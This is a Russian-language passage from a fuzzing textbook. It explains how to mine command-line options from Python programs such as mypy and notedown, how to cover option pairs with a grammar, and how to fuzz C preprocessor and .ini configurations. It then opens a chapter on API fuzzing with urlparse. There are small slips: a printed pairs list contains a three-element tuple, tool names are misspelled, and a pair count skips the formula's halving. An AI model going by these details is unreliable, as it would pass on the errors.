disallow-untyped-globals', '--allow-redefinition', '--disallow-redefinition', '--no-implicit-
reexport', '--implicit-reexport', '--strict-equality', '--no-strict-equality', '--extra-
checks', '--no-extra-checks', '--strict', '--disable-error-code', '--enable-error-code',
 '--show-error-context', '--hide-error-context', '--show-column-numbers', '--hide-column-
numbers', '--show-error-end', '--hide-error-end', '--hide-error-codes', '--show-error-
codes', '--show-error-code-links', '--hide-error-code-links', '--pretty', '--no-pretty',
 '--no-color-output', '--color-output', '--no-error-summary', '--error-summary', '--show-
absolute-path', '--hide-absolute-path', '--soft-error-limit <int>', '-i', '--incremental',
 '--no-incremental', '--cache-dir', '--sqlite-cache', '--no-sqlite-cache', '--cache-fine-
grained', '--skip-version-check', '--skip-cache-mtime-checks', '--pdb', '--show-traceback',
 '--tb', '--raise-exceptions', '--custom-typing-module <MODULE>', '--old-type-inference',
 '--new-type-inference', '--enable-incomplete-feature', '--custom-typeshed-dir <DIR>', '--warn-
incomplete-stub', '--no-warn-incomplete-stub', '--shadow-file', '--fast-exit', '--no-fast-
exit', '--allow-empty-bodies', '--disallow-empty-bodies', '--export-ref-info', '--any-exprs-
report <DIR>', '--cobertura-xml-report <DIR>', '--html-report <DIR>', '--linecount-report
<DIR>', '--linecoverage-report <DIR>', '--lineprecision-report <DIR>', '--txt-report <DIR>',
 '--xml-report <DIR>', '--xslt-html-report <DIR>', '--xslt-txt-report <DIR>', '--quickstart-
file <str>', '--junit-xml <str>', '--junit-format <str>', '--find-occurrences <CLASS.
MEMBER>', '--scripts-are-modules', '--install-types', '--no-install-types', '--non-
interactive', '--interactive', '--stats', '--inferstats', '--dump-build-stats', '--timing-
stats <str>', '--line-checking-stats <str>', '--debug-cache', '--dump-deps', '--dump-graph',
 '--semantic-analysis-only', '--test-env', '--local-partial-types', '--logical-deps', '--
bazel', '--package-root', '--cache-map(<str>)+', '--debug-serialize', '--disable-bytearray-
promotion', '--disable-memoryview-promotion', '--strict-concatenate', '--explicit-package-
bases', '--no-explicit-package-bases', '--fast-module-lookup', '--no-fast-module-lookup',
 '--exclude', '-m', '--module', '-p', '--package', '-c', '--command']

mypy_fuzzer = OptionFuzzer(mypy_runner, max_nonterminals=5)
for i in range(10):
    print(mypy_fuzzer.fuzz())
```

```

--namespace-packages foo.py
--no-warn-no-return --enable-incomplete-feature -m --disallow-empty-bodies foo.py
--dump-deps --disallow-subclassing-any --disallow-any-decorated --show-error-end --no-install-
types --cache-fine-grained --sqlite-cache --no-warn-unreachable --no-warn-return-any --force-
uppercase-builtins --debug-serialize --disable-bytearray-promotion --implicit-reexport --
linecount-report 1 --fast-exit --allow-untyped-globals --no-color-output --color-output --show-
error-code-links --inferstats --cache-map @ S --allow-any-generics --error-summary foo.py
--allow-subclassing-any --no-incremental --fast-module-lookup --no-site-packages --old-type-
inference --allow-redefinition --no-force-uppercase-builtins --incremental --new-type-inference
foo.py
--disallow-any-explicit --no-implicit-optional --no-warn-incomplete-stub foo.py
--disallow-any-unimported --warn-unused-configs --hide-error-codes --allow-untyped-calls --follow-
untyped-imports foo.py
-h --no-report-deprecated-as-note --xslt-txt-report ze --command --dump-graph foo.py
--find-occurrences 1 --strict-optional --hide-column-numbers --export-ref-info foo.py
--soft-error-limit 06 --semantic-analysis-only foo.py
--no-pretty --no-strict-equality --no-namespace-packages --tb --pdb --warn-redundant-casts --
strict --install-types --disable-memoryview-promotion foo.py

```

Пример: Notedown

Вот параметры конфигурации конвертера блокнотов в Markdown notedown:

```

assert find_executable("notedown") is not None
import warnings

with warnings.catch_warnings():
    # Workaround: `notedown` can issue a `DeprecationWarning`
    warnings.filterwarnings("ignore", category=DeprecationWarning)
    notedown_runner = OptionRunner("notedown")

print(notedown_runner.ebnf_grammar()["<option>"])

[' -h', ' --help', ' -o( <str>)?', ' --output( <str>)?', ' --from <str>', ' --to <str>', ' --run',
 ' --execute', ' --timeout <int>', ' --strip', ' --precode( <str>)+', ' --knit( <str>)?', ' --
rmagic', ' --nomagic', ' --render', ' --template <str>', ' --match <str>', ' --examples', ' --
version', ' --debug']

notedown_fuzzer = OptionFuzzer(notedown_runner, max_nonterminals=5)
for i in range(10):
    print(notedown_fuzzer.fuzz())

--version 0[
--help --from tF --match C --execute
--timeout -50 --template ! --debug --examples --rmagic --output M4kI --strip --render mQ
--run -h --nomagic c
--to eW --render '
-o --knit ^%J --precode } --render --execute --render $
--precode . s -h --run \
--nomagic -h --execute #
--execute --run ai
--output --knit --run --version --execute A

```

Комбинаторное тестирование

Наш GrammarCoverageFuzzer хорошо справляется с покрытием каждого параметра хотя бы один раз, что отлично подходит для систематического тестирования. Однако из примеров выше видно, что одни параметры требуют присутствия других, а некоторые мешают друг другу. Хорошему тестировщику следует покрывать не только каждый параметр по отдельности, но и *сочетания* параметров.

Модуль Python `itertools` позволяет строить сочетания из элементов списков. Например, возьмём параметры `notedown` и создадим список всех пар:

```
from itertools import combinations

option_list = notedown_runner.ebnf_grammar()["<option>"]
pairs = list(combinations(option_list, 2))
len(pairs)

190
```

Пар довольно много:

```
print(pairs[:20])

[(' -h', ' --help'), (' -h', ' -o( <str>)?'), (' -h', ' --output( <str>)?'), (' -h', ' --from <str>'), (' -h', ' --to <str>'), (' -h', ' --run'), (' -h', ' --execute'), (' -h', ' --timeout <int>'), (' -h', ' --strip'), (' -h', ' --precode( <str>)+'), (' -h', ' --knit( <str>)?'), (' -h', ' --rmagic'), (' -h', ' --nomagic'), (' -h', ' --render'), (' -h', ' --template <str>'), (' -h', ' --match <str>'), (' -h', ' --examples'), (' -h', ' --version'), (' -h', ' --debug'), (' -h', ' --help', ' -o( <str>)?')]
```

Проверки каждой такой пары параметров часто достаточно, чтобы покрыть все случаи их взаимного влияния: условия в программах редко зависят от трёх и более настроек конфигурации. Для этого мы *заменим* в грамматике список параметров списком *пар параметров*, и покрытие новой грамматики автоматически покрывает все пары.

Функция `pairwise()` принимает список параметров в том виде, в каком они встречаются в грамматике, и возвращает список *попарных параметров* — то есть исходных параметров, объединённых в строки.

```
def pairwise(option_list):
    return [option_1 + option_2
            for (option_1, option_2) in combinations(option_list, 2)]
```

Вот первые двадцать пар:

```
print(pairwise(option_list)[:20])

[' -h --help', ' -h -o( <str>)?', ' -h --output( <str>)?', ' -h --from <str>', ' -h --to <str>', ' -h --run', ' -h --execute', ' -h --timeout <int>', ' -h --strip', ' -h --precode( <str>)+', ' -h --knit( <str>)?', ' -h --rmagic', ' -h --nomagic', ' -h --render', ' -h --template <str>', ' -h --match <str>', ' -h --examples', ' -h --version', ' -h --debug', ' --help -o( <str>)?']
```

Новая грамматика `pairwise_notedown_grammar` — копия грамматики `notedown`, в которой список параметров заменён построенным выше списком пар.

```
notedown_grammar = notedown_runner.grammar()
pairwise_notedown_grammar = extend_grammar(notedown_grammar)
pairwise_notedown_grammar["<option>"] = pairwise(notedown_grammar["<option>"])
assert is_valid_grammar(pairwise_notedown_grammar)
```

Фаззинг по «попарной» грамматике теперь покрывает одну пару за другой:

```
notedown_pairwise_fuzzer = GrammarCoverageFuzzer(
    pairwise_notedown_grammar, max_nonterminals=4)

for i in range(10):
    print(notedown_pairwise_fuzzer.fuzz())

--nomagic --debug
-h --help --examples --version l
--execute --examples --run --execute
--execute --debug --render --debug
--help --render --strip --version
-h --debug _U
--execute --render --render --version Q
--execute --rmagic -h --run
--rmagic --version --help --execute d
--strip --render --examples --debug ?
```

Можно ли проверить вообще все сочетания параметров? На практике нет: с ростом длины число сочетаний быстро увеличивается. Когда число выбранных параметров приближается к их общему количеству, оно снова уменьшается (из двадцати параметров существует только одно сочетание, включающее все параметры), но абсолютные значения всё равно огромны:

```
for combination_length in range(1, 20):
    tuples = list(combinations(option_list, combination_length))
    print(combination_length, len(tuples))

1 20
2 190
3 1140
4 4845
5 15504
6 38760
7 77520
8 125970
9 167960
10 184756
11 167960
12 125970
13 77520
14 38760
15 15504
16 4845
17 1140
18 190
19 20
```

Формально число сочетаний длины k в наборе из n параметров равно биномиальному коэффициенту

Формула: $C(n, k) = (n!)/(k!(n - k)!)$.

Для $k = 2$, то есть для всех пар, получаем

Формула: $C(n, 2) = (n!)/(2(n - 2)!) = (n(n - 1))/(2)$.

У autoper8 тридцать параметров:

```
len(autopep8_runner.ebnf_grammar()["<option>"])
# 30
```

Поэтому для покрытия всех пар требуется 870 тестов:

```
len(autopep8_runner.ebnf_grammar()["<option>"]) * \
    (len(autopep8_runner.ebnf_grammar()["<option>"]) - 1)
# 870
```

А у туру более 140 параметров — в показанной версии их 170, — и число тестов уже превышает двадцать тысяч:

```
len(mypy_runner.ebnf_grammar()["<option>"])
# 170

len(mypy_runner.ebnf_grammar()["<option>"]) * \
    (len(mypy_runner.ebnf_grammar()["<option>"]) - 1)
# 28730
```

Впрочем, даже если выполнение каждой пары занимает секунду, всё тестирование завершится примерно за три часа.

Если у программы ещё больше параметров, сочетания которых требуется покрыть, число конфигураций стоит дополнительно ограничить — например, проводить комбинаторное тестирование только для параметров, способных взаимодействовать, а все остальные, предположительно ортогональные, покрывать по отдельности.

Механизм создания конфигураций расширением грамматик легко переносится на другие цели. Можно исследовать больше конфигураций или развёртывания в определённых контекстах. Несколько таких вариантов предлагаются в [упражнениях](#) ниже.

Итоги

В этой главе представлены два класса:

- `OptionRunner` автоматически извлекает параметры командной строки из программы на Python;
- `OptionFuzzer` автоматически тестирует такую программу с большим разнообразием параметров.

`OptionRunner` выполняет программу до момента разбора аргументов и извлекает грамматику, описывающую способы её вызова. Метод `ebnf_grammar()` возвращает эту грамматику, после чего `GrammarCoverageFuzzer` может сразу использовать её и обеспечить покрытие всех параметров. `OptionFuzzer` объединяет извлечение, преобразование грамматики и фаззинг.

Последним шагом тестирования остаётся вызвать программу с порождёнными аргументами.

`OptionRunner` имеет экспериментальный статус: он предполагает использование модулем программы `argparse` и поддерживает не все его возможности. Тем не менее класс справляется даже с нетривиальными программами. Дополнительный именованный параметр конструктора `miner_class` задаёт используемый класс майнера грамматики аргументов; по умолчанию это расширяемый вспомогательный класс `OptionGrammarMiner`.

Полученные знания

- Помимо обычных входных данных, важной целью тестирования служат *конфигурации* программ.
- Если программа использует стандартную библиотеку для разбора параметров и аргументов командной строки, их можно автоматически извлечь и преобразовать в грамматику.
- Чтобы покрыть не только отдельные параметры, но и их сочетания, грамматику можно расширить для покрытия всех пар или поставить ещё более амбициозные цели.

Дальнейшие шаги

Если вам понравилась идея извлечения грамматики из программы, не пропустите главу о том, [как извлекать грамматику входных данных](#).

Далее в книге рассматриваются:

- [синтаксический анализ и повторное комбинирование входных данных](#);
- [назначение весов и вероятностей отдельным продукциям](#);
- [упрощение входных данных, вызывающих сбои](#).

Предпосылки и история

Хотя конфигурационные данные могут вызывать сбои с той же вероятностью, что и другие входные данные, при генерации тестов им уделялось сравнительно мало внимания. Возможно, причина в

том, что, в отличие от «обычных» входных данных, конфигурационные данные не столь сильно контролируются внешними сторонами и, опять же в отличие от обычных данных, конфигурации мало варьируются. Создание моделей программных конфигураций и применение этих моделей для тестирования широко распространены; то же относится к идее попарного тестирования. Обзор приведён у Pezzè и Young [Pezze2008], а обсуждение и сравнение современных методов — у Petke и соавторов [Petke2015].

Если говорить конкретнее, Sutton и соавторы [Sutton2007] также обсуждают методы систематического покрытия параметров командной строки. Dai и соавторы [Dai2010] применяют фаззинг конфигураций, изменяя переменные, связанные с конфигурационными файлами.

Упражнения

Упражнение 1. Фаззинг конфигураций `#ifdef`

В программах на *С* *препроцессор* *С* позволяет выбирать, какие части кода следует компилировать, а какие — нет. Например, в коде

```
#ifdef LONG_FOO
long foo() { ... }
#else
int foo() { ... }
#endif
```

компилятор создаст функцию `foo()` с возвращаемым типом `long`, если *переменная препроцессора* `LONG_FOO` определена, и с типом `int`, если нет. Такие переменные задаются либо в исходных файлах с помощью `#define`, например `#define LONG_FOO`, либо в командной строке компилятора *С* с помощью `-D<variable>` или `-D<variable>=<value>`, например `-DLONG_FOO`.

Подобная *условная компиляция* используется для настройки программ *С* под окружение. Системно-зависимый код может содержать множество условно компилируемых участков. Рассмотрим фрагмент `xmlparse.c`, XML-анализатора из библиотеки времени выполнения Python:

```
#if defined(_WIN32) && !defined(LoadLibrary_Search_System32)
# define LoadLibrary_Search_System32 0x00000800
#endif

#if !defined(HAVE_GETRANDOM) && !defined(HAVE_SYSCALL_GETRANDOM) \
    && !defined(HAVE_ARC4RANDOM_BUF) && !defined(HAVE_ARC4RANDOM) \
    && !defined(XML_DEV_URANDOM) \
    && !defined(_WIN32) \
    && !defined(XML_POOR_ENTROPY)
# error
#endif

#if !defined(TIOCSWINSZ) || defined(__SCO__) || defined(__UNIXWARE__)
#define USE_SYSV_ENVVARS /* COLUMNS/LINES vs. TERMCAP */
#endif

#ifdef XML_UNICODE_WCHAR_T
#define XML_T(x) (const wchar_t)x
#define XML_L(x) L ## x
#else
#define XML_T(x) (const unsigned short)x
#define XML_L(x) x
#endif

int fun(int x) { return XML_T(x); }
```


Типичная конфигурация препроцессора для этого кода может выглядеть как `cc -c -D_WIN32 -DXML_POOR_ENTROPY -DXML_UNICODE_WCHAR_T xmlparse.c`: она определяет указанные переменные препроцессора и выбирает соответствующие фрагменты кода.

Поскольку за один раз компилятор может собрать только одну конфигурацию — а значит, за раз можно протестировать лишь один полученный исполняемый файл, — ваша задача состоит в том, чтобы выяснить, какие конфигурации действительно компилируются. Выполните три шага.

Часть 1. Извлечение переменных препроцессора

Напишите функцию `cpp_identifiers()`, которая по набору строк, например из `open(filename).readlines()`, извлекает все переменные препроцессора, упомянутые в директивах `#if` или `#ifdef`. Примените `cpp_identifiers()` к приведённому выше примеру C, чтобы

```
cpp_identifiers(open("xmlparse.c").readlines())
```

возвращала множество

```
{'_WIN32', 'LOAD_LIBRARY_SEARCH_SYSTEM32', 'HAVE_GETRANDOM',  
  'HAVE_SYSCALL_GETRANDOM', 'HAVE_ARC4RANDOM_BUF', ...}
```

Решение. Начнём с создания входного файла `xmlparse.c`:

```
filename = "xmlparse.c"  
  
open(filename, "w").write(  
    """  
  
#if defined(_WIN32) && !defined(LOAD_LIBRARY_SEARCH_SYSTEM32)  
# define LOAD_LIBRARY_SEARCH_SYSTEM32 0x00000800  
#endif  
  
#if !defined(HAVE_GETRANDOM) && !defined(HAVE_SYSCALL_GETRANDOM) \  
    && !defined(HAVE_ARC4RANDOM_BUF) && !defined(HAVE_ARC4RANDOM) \  
    && !defined(XML_DEV_URANDOM) \  
    && !defined(_WIN32) \  
    && !defined(XML_POOR_ENTROPY)  
# error  
#endif  
  
#if !defined(TIOCSWINSZ) || defined(__SCO__) || defined(__UNIXWARE__)  
#define USE_SYSV_ENVVARS /* COLUMNS/LINES vs. TERMCAP */  
#endif  
  
#ifdef XML_UNICODE_WCHAR_T  
#define XML_T(x) (const wchar_t)x  
#define XML_L(x) L ## x  
#else  
#define XML_T(x) (const unsigned short)x  
#define XML_L(x) x  
#endif  
  
int fun(int x) { return XML_T(x); }  
""")
```

Для поиска директив препроцессора `#if` и переменных препроцессора используем соответствующие регулярные выражения.

```
import re  
  
re_cpp_if_directive = re.compile(r"\s*#\s*(el)?if")  
re_cpp_identifier = re.compile(r"[a-zA-Z_$]+")  
  
def cpp_identifiers(lines):  
    identifiers = set()
```

```

for line in lines:
    if re_cpp_if_directive.match(line):
        identifiers |= set(re_cpp_identifier.findall(line))

# These are preprocessor keywords
identifiers -= {"if", "ifdef", "ifndef", "defined"}
return identifiers

cpp_ids = cpp_identifiers(open("xmlparse.c").readlines())
cpp_ids

{'HAVE_ARC', 'HAVE_GETRANDOM', 'HAVE_SYSCALL_GETRANDOM',
'LOAD_LIBRARY_SEARCH_SYSTEM', 'RANDOM', 'RANDOM_BUF', 'TIOCSWINSZ',
'XML_DEV_URANDOM', 'XML_POOR_ENTROPY', 'XML_UNICODE_WCHAR_T',
'_WIN', '__SCO__', '__UNIXWARE__'}

```

Часть 2. Вывод грамматики параметров

С помощью `cpp_identifiers()` создайте грамматику вызовов компилятора C со списком параметров, каждый из которых имеет вид `-D<variable>` для переменной препроцессора `<variable>`. Фаззер

```
g = GrammarCoverageFuzzer(cpp_grammar)
```

с такой грамматикой `cpp_grammar` должен порождать вызовы наподобие:

```

[g.fuzz() for i in range(10)]
# ['cc -DHAVE_SYSCALL_GETRANDOM xmlparse.c',
#  'cc -D__SCO__ -DRANDOM_BUF -DXML_UNICODE_WCHAR_T -D__UNIXWARE__ xmlparse.c',
#  'cc -DXML_POOR_ENTROPY xmlparse.c', ...]

```

Решение. Это несложно:

```

from Grammars import Grammar, is_valid_grammar

cpp_grammar: Grammar = {
    "<start>": ["cc -c<options> " + filename],
    "<options>": ["<option>", "<options><option>"],
    "<option>": []
}

for id in cpp_ids:
    s = new_symbol(cpp_grammar, "<" + id + ">")
    cpp_grammar["<option>"].append(s)
    cpp_grammar[s] = ["-D" + id]

assert is_valid_grammar(cpp_grammar)

```

Извлечённая грамматика содержит отдельное правило `-D...` для каждого найденного идентификатора, например `<TIOCSWINSZ> ::= -DTIOCSWINSZ`, `<__SCO__> ::= -D__SCO__` и `<XML_POOR_ENTROPY> ::= -DXML_POOR_ENTROPY`.

Часть 3. Фаззинг конфигурации препроцессора C

С помощью только что полученной грамматики и `GrammarCoverageFuzzer`:

1. Протестируйте каждую переменную препроцессора отдельно.
2. Протестируйте каждую пару переменных с помощью `pairwise()`.

Что произойдёт, если действительно выполнить полученные команды?

Решение. Можно просто запустить фаззер покрытия, как описано выше.

```
g = GrammarCoverageFuzzer(cpp_grammar)
```

```

g.fuzz()
# 'cc -c -D__UNIXWARE__ -D__SCO__ xmlparse.c'

from Fuzzer import ProgramRunner

for i in range(10):
    invocation = g.fuzz()
    print("$", invocation)
    cc_runner = ProgramRunner(invocation.split(' '))
    (result, outcome) = cc_runner.run()
    print(result.stderr, end="")

```

Некоторые запуски завершаются успешно, а другие обнаруживают ошибки компиляции. Например:

```

$ cc -c -D_WIN -DXML_UNICODE_WCHAR_T -DXML_DEV_URANDOM xmlparse.c
xmlparse.c:22:25: error: expected ')'
    22 | int fun(int x) { return XML_T(x); }
        |                ^
xmlparse.c:15:25: note: expanded from macro 'XML_T'
    15 | #define XML_T(x) (const wchar_t)x
        |                ^
2 errors generated.
$ cc -c -DLOAD_LIBRARY_SEARCH_SYSTEM -DHAVE_GETRANDOM xmlparse.c
$ cc -c -DXML_POOR_ENTROPY -DHAVE_SYSCALL_GETRANDOM -DHAVE_ARC xmlparse.c
$ cc -c -DRANDOM_BUF -DTIOCSWINSZ xmlparse.c
xmlparse.c:7:3: error:
    7 | # error
        |     ^
1 error generated.

```

Для проверки всех пар применим pairwise():

```

pairwise_cpp_grammar = extend_grammar(cpp_grammar)
pairwise_cpp_grammar["<option>"] = pairwise(cpp_grammar["<option>"])
pairwise_cpp_grammar["<option>"][:10]

['<TIOCSWINSZ><__SCO__>',
 '<TIOCSWINSZ><LOAD_LIBRARY_SEARCH_SYSTEM>',
 '<TIOCSWINSZ><HAVE_SYSCALL_GETRANDOM>',
 '<TIOCSWINSZ><__UNIXWARE__>',
 '<TIOCSWINSZ><HAVE_ARC>',
 '<TIOCSWINSZ><XML_UNICODE_WCHAR_T>',
 '<TIOCSWINSZ><HAVE_GETRANDOM>',
 '<TIOCSWINSZ><_WIN>',
 '<TIOCSWINSZ><RANDOM>',
 '<TIOCSWINSZ><RANDOM_BUF>']

for i in range(10):
    invocation = g.fuzz()
    print("$", invocation)
    cc_runner = ProgramRunner(invocation.split(' '))
    (result, outcome) = cc_runner.run()
    print(result.stderr, end="")

```

Некоторые ошибки компиляции ожидаемы — например, если определить XML_UNICODE_WCHAR_T, хотя этот тип не поддерживается в нашем окружении. Другие ошибки могут оказаться неожиданными; именно их и позволяет обнаружить описанный выше систематический фаззинг конфигураций.

В конце не забудьте удалить временные файлы:

```

os.remove("xmlparse.c")
if os.path.exists("xmlparse.o"):
    os.remove("xmlparse.o")

```

Упражнение 2. Фаззинг конфигураций .ini

Помимо параметров командной строки, другим важным источником конфигураций являются *конфигурационные файлы*. В этом упражнении мы рассмотрим очень простой язык конфигурации из модуля Python ConfigParser, похожий на формат файлов Microsoft Windows .ini.

Следующий пример входного файла ConfigParser взят непосредственно из [документации ConfigParser](#):

```
[DEFAULT]
ServerAliveInterval = 45
Compression = yes
CompressionLevel = 9
ForwardX11 = yes

[bitbucket.org]
User = hg

[topsecret.server.com]
Port = 50022
ForwardX11 = no
```

Этот файл можно создать программно:

```
import configparser

config = configparser.ConfigParser()
config['DEFAULT'] = {'ServerAliveInterval': '45',
                    'Compression': 'yes',
                    'CompressionLevel': '9'}
config['bitbucket.org'] = {}
config['bitbucket.org']['User'] = 'hg'
config['topsecret.server.com'] = {}
topsecret = config['topsecret.server.com']
topsecret['Port'] = '50022'      # mutates the parser
topsecret['ForwardX11'] = 'no'  # same here
config['DEFAULT']['ForwardX11'] = 'yes'
with open('example.ini', 'w') as configfile:
    config.write(configfile)

with open('example.ini') as configfile:
    print(configfile.read(), end="")
```

а затем снова прочитать:

```
config = configparser.ConfigParser()
config.read('example.ini')
topsecret = config['topsecret.server.com']
topsecret['Port']
# '50022'
```

Часть 1. Чтение конфигурации

С помощью configparser создайте программу, которая читает приведённый конфигурационный файл и обращается к отдельным элементам.

Часть 2. Создание грамматики конфигурации

Разработайте грамматику, автоматически создающую конфигурационные файлы, подходящие для написанной выше программы. Проведите фаззинг программы с этой грамматикой.

Часть 3. Извлечение грамматики конфигурации

Динамически отслеживая обращения к отдельным элементам конфигурации, можно снова извлечь базовую грамматику из выполнения. Для этого создайте подкласс ConfigParser со специальным методом `__getitem__`:

```
class TrackingConfigParser(configparser.ConfigParser):
    def __getitem__(self, key):
        print("Accessing", repr(key))
        return super().__getitem__(key)
```

Для объекта `p` типа `TrackingConfigParser` метод `p.__getitem__(key)` вызывается при каждом обращении `p[key]`:

```
tracking_config_parser = TrackingConfigParser()
tracking_config_parser.read('example.ini')
section = tracking_config_parser['topsecret.server.com']

Accessing 'topsecret.server.com'
```

Используя `__getitem__()` таким образом, реализуйте механизм отслеживания, который во время обращения программы к прочитанной конфигурации автоматически сохраняет запрошенные параметры и прочитанные значения. Постройте по этим значениям прототип грамматики и примените его для фаззинга.

В конце не забудьте удалить временный файл:

```
os.remove("example.ini")
```

Решение. Оставлено читателю. Удачи!

Упражнение 3. Извлечение и фаззинг параметров командной строки C

В программах на C для обработки параметров конфигурации часто используется функция `getopt()`. Вызов

```
getopt(argc, argv, "bf:")
```

означает, что программа принимает два параметра, `-b` и `-f`, причём `-f` принимает аргумент, на что указывает следующий за ним знак двоеточия.

Часть 1. Фаззинг Getopt

Напишите инфраструктуру, которая для заданной программы C автоматически извлекает аргумент `getopt()` и выводит из него грамматику фаззинга. Это можно сделать несколькими способами:

1. Найти в исходном коде программы вызовы `getopt()` и вернуть переданную строку. Метод грубый, но часто должен сработать.
2. Вставить в исходный код собственную реализацию `getopt()`, фактически заменив версию из библиотеки времени выполнения; она должна вывести аргумент `getopt()` и завершить программу. Затем перекомпилировать и запустить программу.
3. Продвинутый вариант: вместо изменения исходного кода перехватить *динамический компоновщик*, который во время выполнения связывает программу с библиотекой времени выполнения C. Задать путь загрузки библиотек (в Linux и Unix это переменная окружения `LD_LIBRARY_PATH`) так, чтобы сначала связывалась ваша версия `getopt()`, а затем обычные библиотеки. Выполнение программы без перекомпиляции должно дать нужный результат.

Примените этот подход к `grep` и `ls`; приведите полученные грамматики и результаты.

Решение. Оставлено читателю. Удачного хакинга!

Часть 2. Фаззинг длинных параметров в C

Выполните то же, что в части 1, но перехватите также вариант GNU `getopt_long()`, принимающий «длинные» аргументы с двумя дефисами, например `--help`. Учтите, что первый из описанных выше методов здесь не сработает: длинные параметры определяются в отдельной структуре.

Решение. Оставлено читателю. Удачного хакинга!

Упражнение 4. Развёртывания в контексте

В рассмотренных конфигурациях параметров есть несколько символов, разворачивающихся в одно и то же целое число. Например, параметр `--line-range` программы `autoper8` принимает два значения `<line>`, и оба разворачиваются в один символ `<int>`:

```
<option> ::= ... | --line-range <line> <line> | ...
<line> ::= <int>
<int> ::= (-)?<digit>+
<digit> ::= 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9
```

Фаззинг API

До сих пор мы всегда генерировали *системные входные данные* — данные, которые программа в целом получает через свои входные каналы. Однако входы можно подавать и непосредственно отдельным функциям, выигрывая в гибкости и скорости. В этой главе мы применим грамматики для синтеза кода вызовов функций: это позволяет генерировать *программный код, который очень эффективно вызывает функции напрямую*.

Предварительные требования

- Необходимо знать, как работает грамматический фаззинг, например из [главы о грамматиках](#).
- Мы используем *генераторные функции*, рассмотренные в [главе о фаззинге с помощью генераторов](#).
- Мы используем вероятности, рассмотренные в [главе о вероятностном фаззинге](#).

Краткое содержание

Чтобы использовать приведённый в этой главе код, напишите:

```
from fuzzingbook.APIFuzzer import <identifier>
```

В этой главе представлены *конструкторы грамматик*, полезные для генерации *вызовов функций*.

Грамматики являются [вероятностными](#) и используют [генераторы](#), поэтому в качестве генератора следует применять ProbabilisticGeneratorGrammarFuzzer:

```
from GeneratorGrammarFuzzer import ProbabilisticGeneratorGrammarFuzzer
```

INT_GRAMMAR, FLOAT_GRAMMAR и ASCII_STRING_GRAMMAR порождают соответственно целые числа, числа с плавающей точкой и строки:

```
fuzzer = ProbabilisticGeneratorGrammarFuzzer(INT_GRAMMAR)
[fuzzer.fuzz() for i in range(10)]
# ['-51', '9', '0', '0', '0', '0', '32', '0', '0', '0']

fuzzer = ProbabilisticGeneratorGrammarFuzzer(FLOAT_GRAMMAR)
[fuzzer.fuzz() for i in range(10)]
# ['0e0', '-9.43e34', '-7.3282e0', '-9.5e-9', '0',
#  '-30.840386e-5', '3', '-4.1e0', '-9.7', '413']

fuzzer = ProbabilisticGeneratorGrammarFuzzer(ASCII_STRING_GRAMMAR)
[fuzzer.fuzz() for i in range(10)]
```

int_grammar_with_range(start, end) создаёт грамматику целых значений N, для которых start <= N <= end:

```
int_grammar = int_grammar_with_range(100, 200)
fuzzer = ProbabilisticGeneratorGrammarFuzzer(int_grammar)
[fuzzer.fuzz() for i in range(10)]
# ['154', '149', '185', '117', '182', '154', '131', '194', '147', '192']
```

float_grammar_with_range(start, end) создаёт грамматику чисел с плавающей точкой N, для которых start <= N <= end.

Все такие значения можно сразу использовать для тестирования вызовов функций:

```
from math import sqrt
fuzzer = ProbabilisticGeneratorGrammarFuzzer(int_grammar)
call = "sqrt(" + fuzzer.fuzz() + ")"
call
# 'sqrt(143)'
```

```
eval(call)
# 11.958260743101398
```

Эти грамматики можно составлять друг с другом, получая более сложные. `list_grammar(object_grammar)` возвращает грамматику списков объектов, определённых `object_grammar`:

```
int_list_grammar = list_grammar(int_grammar)
fuzzer = ProbabilisticGeneratorGrammarFuzzer(int_list_grammar)
[fuzzer.fuzz() for i in range(5)]
# ['[118, 111, 188, 137, 129]', '[170, 172]',
# '[171, 161, 117, 191, 175, 183, 164]', '[189]', '[129, 110, 178]']
```

Аналогичным образом можно программно строить произвольные дополнительные типы данных для тестирования отдельных функций.

Фаззинг функции

Начнём с первой задачи: как подвергнуть фаззингу заданную функцию? Для интерпретируемого языка вроде Python это довольно просто. Достаточно генерировать *вызовы* функций, которые требуется протестировать, а с грамматикой это сделать легко.

В качестве примера рассмотрим функцию `urlparse()` из библиотеки Python. Она принимает URL и раскладывает его на отдельные составляющие.

```
from urllib.parse import urlparse

urlparse('https://www.fuzzingbook.com/html/APIFuzzer.html')

ParseResult(scheme='https', netloc='www.fuzzingbook.com', path='/html/APIFuzzer.html', params='',
            query='', fragment='')
```

Функция правильно распознала отдельные элементы URL: *схему* ("https"), *сетевое расположение* ("www.fuzzingbook.com") и *путь* ("/html/APIFuzzer.html"). Остальные элементы, например `params`, `query` и `fragment`, пусты, поскольку во входе их не было.

Для тестирования `urlparse()` желательно передать ей множество разных URL. Их можно получить из грамматики URL, определённой в [главе «Фаззинг с помощью грамматик»](#).

```
from Grammars import URL_GRAMMAR, is_valid_grammar, START_SYMBOL
from Grammars import opts, extend_grammar, Grammar
from GrammarFuzzer import GrammarFuzzer

url_fuzzer = GrammarFuzzer(URL_GRAMMAR)
for i in range(10):
    url = url_fuzzer.fuzz()
    print(urlparse(url))

ParseResult(scheme='https', netloc='user:password@cispa.saarland:8080', path='/', params='',
            query='', fragment='')
ParseResult(scheme='http', netloc='cispa.saarland:1', path='/', params='', query='', fragment='')
ParseResult(scheme='https', netloc='fuzzingbook.com:7', path='', params='', query='', fragment='')
ParseResult(scheme='https', netloc='user:password@cispa.saarland:80', path='', params='', query='',
            fragment='')
ParseResult(scheme='ftps', netloc='user:password@fuzzingbook.com', path='', params='', query='',
            fragment='')
ParseResult(scheme='ftp', netloc='fuzzingbook.com', path='/abc', params='', query='abc=x31&def=x20',
            fragment='')
ParseResult(scheme='ftp', netloc='user:password@fuzzingbook.com', path='', params='', query='',
            fragment='')
ParseResult(scheme='https', netloc='www.google.com:80', path='/', params='', query='', fragment='')
ParseResult(scheme='http', netloc='fuzzingbook.com:52', path='/', params='', query='', fragment='')
ParseResult(scheme='ftps', netloc='user:password@cispa.saarland', path='', params='', query='',
            fragment='')
```


Так можно легко тестировать любую функцию Python, подготовив запускаящее её окружение. Но как поступить, если нужен тест, который можно выполнять снова и снова, не генерируя каждый раз новые вызовы?

Синтез кода

У описанного выше «обрамления» есть важный недостаток: генерация и выполнение теста объединяются, и их нельзя проводить в разное время или для разных языков. Чтобы разделить эти этапы, применим иной подход: вместо генерации входа и немедленной передачи его функции будем *синтезировать код*, вызывающий функции с заданным входом.

Например, если создать строку

```
call = "urlparse('http://www.cispa.de/')
```

её можно в любой момент выполнить целиком, а значит, запустить тест:

```
eval(call)
